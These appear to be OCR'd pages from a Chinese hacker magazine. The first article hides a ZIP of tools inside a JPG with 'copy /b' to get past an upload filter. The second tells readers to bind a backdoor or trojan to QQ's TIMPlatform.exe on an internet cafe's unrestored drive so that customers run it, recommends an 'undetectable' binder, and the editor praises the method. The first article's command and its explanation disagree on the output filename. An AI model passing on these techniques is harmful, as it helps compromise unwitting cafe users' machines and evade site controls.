


图2 设置压缩参数

突破

选择一个你要上传的文件，用Winrar将其压缩成ZIP格式，为什么一定要用ZIP而不用RAR格式呢？这个先放一下，讲完步骤再解释。这里可以选择压缩方式，建议对较大的文件使用“最好”，而较小的文件则用“存储”，这样在文件安全性及速度上选择了适中的方式，另外可以在“高级”标签中将压缩文件加密，如图2所示。

下面我们先来看一个DOS命令的帮助。在命令提示符下输入copy /?就能看到相关参数的信息，这里主要说说“/B”和“+”的用法。“/B”使用二进制方

式进行COPY，“+”则是将多个文件连接成一个文件。到这里想必大家已经知道怎么实现了吧，就是将图片文件和压缩文件用COPY命令连接成另一个所谓的图片文件。

在命令行下输入“copy/b test.jpg+recton.zip recton.zip”，解释一下这句命令：“copy/b”是指定copy命令用二进制的方式来执行；“test.jpg”是选择的图片文件；“recton.zip”是要上传的其他类型的文件，也就是上面压缩出来的文件；“recton.jpg”是两个文件二进制连接后产生的新文件。

现在我们来看看连接前的原图片文件和连接后的所谓的图片文件有没有什么区别。用“附件”中的“画笔”程序分别打开这两个文件，如图3所示。




图3 图片伪装前后的视觉比较

大家仔细地看一下有没有什么区别，反正我的眼睛是看不出，其实根本就是没有区别，因为文件前部还是这幅图片，只是在文件的尾部追加了点东西。再看看这两个文件的属性，如图4所示。




图4 图片伪装前后的文件大小比较

注意文件大小，后者是不是变大了？如果有黑黑不相信，可以去把“test.jpg”和“recton.zip”的文件大小加一下，一定能得到图4中的这个值。




图5 伪装后成功上传

然后我们把“recton.jpg”再次上传，结果看看图5所示，相信你一定会很兴奋的，提示上传成功。

测试

我们跟进，在浏览器中打开刚上传的“图片”文件，如图6所示。




图6 浏览上传后的图片

在图片上单击右键，在弹出的菜单中选择“目标另存为”，不要用“图片另存为”，这两个菜单完全是两种不同的保存方式。最后将保存下来的文件的扩展名给为“.zip”，用Winrar打开看看，是不是很惊讶地发现文件还在里面？用Winrar自身提供的测试功能测试，没有发现任何错误，释放后执行，所有功能全部正常，如图7所示。




图7 测试压缩包是否有错误

至此，这个空间就是你的了，想传多少就传多少，想拥有多少工具就拥有多少，在一些限制比较多的地方可以限制你下载文件，但不会去限制下载图片。

写在最后

上面还有一个遗留问题，为什么要用“ZIP”而不用“RAR”格式？这个问题是在测试中发现的。用“RAR”格式虽然也行，但在一些版本的Winrar中出错率比较高，而用“ZIP”则不存在这个问题。另外，在Winrar 3.5的版本上，我没有测试成功，也就是说，“ZIP”和“RAR”格式都失败，望高手能解决这个问题。

编辑点评 作者的这个方法比较巧妙地避开了上传文件类型的限制，但是这个方法也不是万能的，如果限制上传文件的大小，那么就只能上传一些小巧的黑器了。小小一个copy命令可以做出这么多事，想必还能做出更多的事情吧，读者不妨自己再尝试尝试。

剑走偏锋——绕过还原卡的自启动

星陨石碎

首先想说的是，对于单纯盗取别人游戏ID的行为，本人认为是值得鄙视的。今天要说的可以说是一种技巧。现在很多网吧都安装了还原卡或者还原精灵，有时候我们需要它开机自启动我们的文件，可不幸的是开机自启动的地方全部都是在被还原的系统盘。其实我们完全可以不依赖系统，让网吧的客户来当我们的帮凶吧！

有很多网吧是提供下载的，所以它的有些盘是不还原的，这就给我们带来了可乘之机。实验一下哪个盘不能还原，这里就是D盘了。进入D盘，发现了tencent的文件夹，是QQ的。哈哈，机会！前一阵风行挂QQ的时候，相信大家对QQ安装目录下的TIMPlatform.exe文件不会陌生吧，它是检查一台主机是否上了一个QQ的，删除后不会影响QQ的运行。在后来的QQ版本中删除QQ也就运行不了了。上面的这些都意味着QQ.exe的启动会带动TIMPlatform.exe的启动！

这个TIMPlatform.exe就成了我们要运行的文件的宿主程序了！如果是旧版本，你完全可以用相同的文件名TIMPlatform直接替换原文件；若是新版本的话只要捆绑就可以了！推荐使用灰鸽子工作室的捆绑机——“永不查杀的捆绑机”。把你的文件和TIMPlatform.exe捆绑后生成TIMPlatform.exe，然后替换掉原文件，QQ一点问题没有！而这时你的文件也运行了，啊嘎嘎！

文章就是这样了，像腾讯QQ这种点击频率超高的东东你根本不用担心自己的backdoor运行不了。文章中简直就没有涉及到还原的内容，我写这个只是起到个抛砖引玉的作用，希望你们能注意发现其他的一些像QQ这样可以带动其他程序启动的软件，这样我也就没有白打这些字了！

（本文提到的软件“永不查杀的捆绑机”在光盘中有提供）

编辑点评： 作者利用有的网吧仅仅还原系统盘的弱点，把木马捆绑在其他不被还原盘中的高运行频率软件上，只要用户点击了就会运行。作者这种善于发现的优点还是值得大家学习的！

啊啦QQ大盗的反跟踪

yacou[S.C.T]&[A.V.T]

> 从本文你可以学到：
> 1. 利用Winsock Expert获得盗号者敏感信息
> 2. 使用X-sniffer来获得盗号者的邮箱密码

